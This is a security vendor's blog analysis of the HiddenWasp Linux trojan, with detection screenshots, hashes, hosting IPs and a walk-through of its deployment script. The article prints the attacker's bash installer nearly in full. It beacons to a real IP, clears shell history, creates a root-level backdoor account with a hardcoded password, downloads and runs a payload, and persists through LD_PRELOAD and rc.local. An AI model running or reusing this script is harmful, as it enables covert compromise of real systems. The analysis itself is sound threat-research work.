HiddenWasp Malware Stings Targeted Linux Systems

intezer.com/blog-hiddenwasp-malware-targeting-linux-systems

May 29, 2019

Overview

• Intezer has discovered a new, sophisticated malware that we have named "**HiddenWasp**", targeting **Linux systems**.

• The malware is still active and has a zero-detection rate in all major anti-virus systems.

• Unlike common Linux malware, HiddenWasp is not focused on crypto-mining or DDoS activity. It is a trojan purely used for **targeted remote control**.

• Evidence shows in high probability that the malware is used in targeted attacks for victims who are already under the attacker's control, or have gone through a heavy reconnaissance.

• HiddenWasp authors have adopted a large amount of code from various publicly available open-source malware, such as **Mirai** and the **Azazel rootkit**. In addition, there are some similarities between this malware and other **Chinese malware families**, however the attribution is made with low confidence.

• We have detailed our **recommendations** for **preventing and responding to this threat**.

1. Introduction

Although the Linux threat ecosystem is crowded with IoT DDoS botnets and crypto-mining malware, it is not very common to spot trojans or backdoors in the wild.

Unlike Windows malware, Linux malware authors do not seem to invest too much effort writing their implants. In an open-source ecosystem there is a high ratio of publicly available code that can be copied and adapted by attackers.

In addition, Anti-Virus solutions for Linux tend to not be as resilient as in other platforms. Therefore, threat actors targeting Linux systems are less concerned about implementing excessive evasion techniques since even when reusing extensive amounts of code, threats can relatively manage to stay under the radar.


Nevertheless, malware with strong evasion techniques do exist for the Linux platform. There is also a high ratio of publicly available open-source malware that utilize strong evasion techniques and can be easily adapted by attackers.

We believe this fact is alarming for the security community since many implants today have very low detection rates, making these threats difficult to detect and respond to.

We have discovered further undetected Linux malware that appear to be enforcing advanced evasion techniques with the use of rootkits to leverage trojan-based implants.

In this blog we will present a **technical analysis** of each of the different components that this new malware, HiddenWasp, is composed of. We will also highlight interesting code-reuse connections that we have observed to several open-source malware.

The following images are screenshots from VirusTotal of the newer undetected malware samples discovered:



No engines detected this file


0fe1248ecab199bee383cef69f2de77d33b26
9ad1664127b366a4e745b1199c8

/private/tmp/libse1inux

64bits elf

718.49 KB
Size

2019-04-04 16:34:01 UTC
1 month ago



No engines detected this file

d66bbbccd19587e67632585d0ac944e34e4d5fa2
b9f3bb3f900f517c7bbf518b

libse1inux.so


64bits elf shared-lib

16.3 KB
Size

2019-04-04 16:37:42 UTC
1 month ago

2. Technical Analysis

When we came across these samples we noticed that the majority of their code was unique:



libse1inux.so


Unknown

Unique Code
This file contains a significant amount of unique code that was never seen before in any trusted or malicious software.

SHA256:
e9e2e84ed423bfc8e82eb434cede5c9568ab44e7af410a85e5d5eb24b...

ELF Code Reuse (38 Genes)

Unique Edit
Unknown 38 Genes | 100%



libse1inux

Suspicious

Suspicious
This file contains small amount of malicious genes.Therefore, it is recommended to further investigate the file in order to understand the true DNA.

SHA256:
0fe1248ecab199bee383cef69f2de77d33b269ad1664127b366a4e745...

virustotal
Report (0 / 57 Detections)

ELF Code Reuse (1,028 Genes)


Elknot Edit
Malware 2 Genes | 0.19%

Unique Edit
Unknown 939 Genes | 91.34%

Similar to the recent Winnti Linux variants reported by Chronicle, the infrastructure of this malware is composed of a user-mode rootkit, a trojan and an initial deployment script. We will cover each of the three components in this post, analyzing them and their interactions with one another.

2.1 Initial Deployment Script:

When we spotted these undetected files in VirusTotal it seemed that among the uploaded artifacts there was a bash script along with a trojan implant binary.



2ea291aeb0905c31716fe5e39ff111724
a3c461e3029830d2bfa77c1b3656fc0

Basic Properties

Type	Shell script
Size	253 B
First Seen	2019-04-04 16:32:30
Last Seen	2019-04-04 16:32:30
Submissions	1
File Name	/home/wys/shenzhouwangyun/shell/downloadFile/103.206.123.13:8080_Upgrade.sh


We observed that these files were uploaded to VirusTotal using a path containing the name of a Chinese-based forensics company known as Shen Zhou Wang Yun Information Technology Co., Ltd.

Furthermore, the malware implants seem to be hosted in servers from a physical server hosting company known as ThinkDream located in Hong Kong.



103.206.122.245 thinkdream.com


Country	Hong Kong
Organization	ThinkDream Technology Limited
ISP	Kwai Cheong Rd Kwai Chung Nt Hongkong
Last Update	2019-05-22T13:40:34.750297
Hostnames	thinkdream.com
ASN	AS135026



103.206.123.13 thinkdream.com

Country	Hong Kong
Organization	ThinkDream Technology Limited
ISP	Kwai Cheong Rd Kwai Chung Nt Hongkong
Last Update	2019-05-21T22:54:34.512302
Hostnames	thinkdream.com
ASN	AS135026

Among the uploaded files, we observed that one of the files was a bash script meant to deploy the malware itself into a given compromised system, although it appears to be for testing purposes:



0 / 56

Community Score

No engines detected this file

8914fd1cfade5059e626be90f18972ec963bbed75101c7fbf4a88a6da2bc671b


ssh

shell

3.19 KB Size

2019-04-04 16:37:41 UTC 1 month ago

Thanks to this file we were able to download further artifacts not present in VirusTotal related to this campaign. This script will start by defining a set of variables that would be used throughout the script.




```
#/bin/sh

unlink /tmp/ssh
curl http://103.206.123.13:8787/test?data=xxn
export I_AM_HIDDEN=a

history -c
unset HISTORY HISTFILE HISTSAVE HISTZONE HISTORY HISTLOG
export HISTFILE=/dev/null
export HISTSIZE=0
export HISTFILESIZE=0

# about trojan
IPADDR=$1
PORT=$2
VER=`echo $(uname -a)`
KVER=`echo $(ps -ef | grep $TROFILE | grep -v grep | awk '{print $2}')`
BitX="x86_64"
TROFILE="/lib/libse1inux"
PROFILE="/lib/libse1inux.a"
LIBPATH="/lib/libse1inux.so"
PIDFILE="/tmp/libse1inux.0"
PROEXE="I_AM_HIDDEN=a nohup /lib/libse1inux.a 2>/dev/null &"

# about user
FTP_USER="sftp"
FTP_PASSWD="e@iQN*lG"
FTP_FOLDER="/var/sftp"
```

Among these variables we can spot the credentials of a user named ‘sftp’, including its hardcoded password. This user seems to be created as a means to provide initial persistence to the compromised system:


```
#-----------------create user---------------------#
EXIST_USER=`/bin/cat /etc/passwd | awk -F ':' '{print $(1)}' | /bin/grep -E "^$FTP_USER$"`
if [ $(id -u) -eq 0 ]
then
        if [ "$EXIST_USER" != "$FTP_USER" ]
        then
                mkdir -p $FTP_FOLDER
                /bin/chmod 777 -R $FTP_FOLDER
                groupadd -og 50 $FTP_USER
                /usr/sbin/useradd -lou 0 -g 50 -c ',,,' -d $FTP_FOLDER -s /bin/sh $FTP_USER >/dev/null 2>&1
                echo $FTP_PASSWD | /usr/bin/passwd $FTP_USER --stdin >/dev/null 2>&1
        fi
fi
#---------------------END-------------------------#
```

Furthermore, after the system’s user account has been created, the script proceeds to clean the system as a means to update older variants if the system was already compromised:




```

#-----------do something about trojan-------------#
if [ -f "$PIDFILE" ]
then
        PID=$(cat $PIDFILE)
        kill -9 $PID
        rm -rf $PIDFILE
        rm -rf $PROFILE
        rm -rf $TROFILE
        rm -rf $LIBPATH
fi

if [ -n $KVER ]
then
        kill -9 $KVER
        rm -rf $PIDFILE
        rm -rf $PROFILE
        rm -rf $TROFILE
        rm -rf $LIBPATH
fi
```

The script will then proceed to download a tar compressed archive from a download server according to the architecture of the compromised system. This tarball will contain all of the components from the malware, containing the rootkit, the trojan and an initial deployment script:



```
if [[ $VER =~ $BitX ]]
then
        curl http://$IPADDR:$PORT/configUpdate.tar.gz -so /tmp/configUpdate.tar.gz
else
        curl http://$IPADDR:$PORT/configUpdate-32.tar.gz -so /tmp/configUpdate.tar.gz
fi

tar -zxvpf /tmp/configUpdate.tar.gz -C /tmp
rm -rf /tmp/configUpdate.tar.gz
chmod +x /tmp/libse1inux
chmod +x /tmp/libse1inux.a
chmod +x /tmp/libse1inux.so
if [ $(id -u) -ne 0 ]
then
        rm -rf /tmp/libse1inux.so
        rm -rf /tmp/libse1inux.a
        mv /tmp/libse1inux /tmp/.bash
        /tmp/.bash
        exit
fi

mv /tmp/libse1inux.so $LIBPATH
mv /tmp/libse1inux.a $PROFILE
mv /tmp/libse1inux $TROFILE
touch -acmr /bin/su $LIBPATH
touch -acmr /bin/su $PROFILE
touch -acmr /bin/su $TROFILE
chattr +i $TROFILE
chattr +i $PROFILE
chattr +i $LIBPATH
```


After malware components have been installed, the script will then proceed to execute the trojan:



```
#run trojan & shell

I_AM_HIDDEN=a $TROFILE I_AM_HIDDEN
I_AM_HIDDEN=a nohup $PROFILE 2>/dev/null &
export LD_PRELOAD=$LD_PRELOAD:$LIBPATH

if ! grep -Fxq "$LIBPATH" /etc/profile
then
        sed -i "56iexport LD_PRELOAD=\$LD_PRELOAD:/lib/libse1inux.so" /etc/profile
        source /etc/profile
fi

if ! grep -Fxq "$PROEXE" /etc/rc.local
then
        if [ `grep -c "exit" /etc/rc.local` -ne 1 ]
        then
                sed -i '$s/^exit.*$//g' /etc/rc.local
        fi


        echo $PROEXE >> /etc/rc.local

fi


unset I_AM_HIDDEN
#---------------------END-------------------------#
```

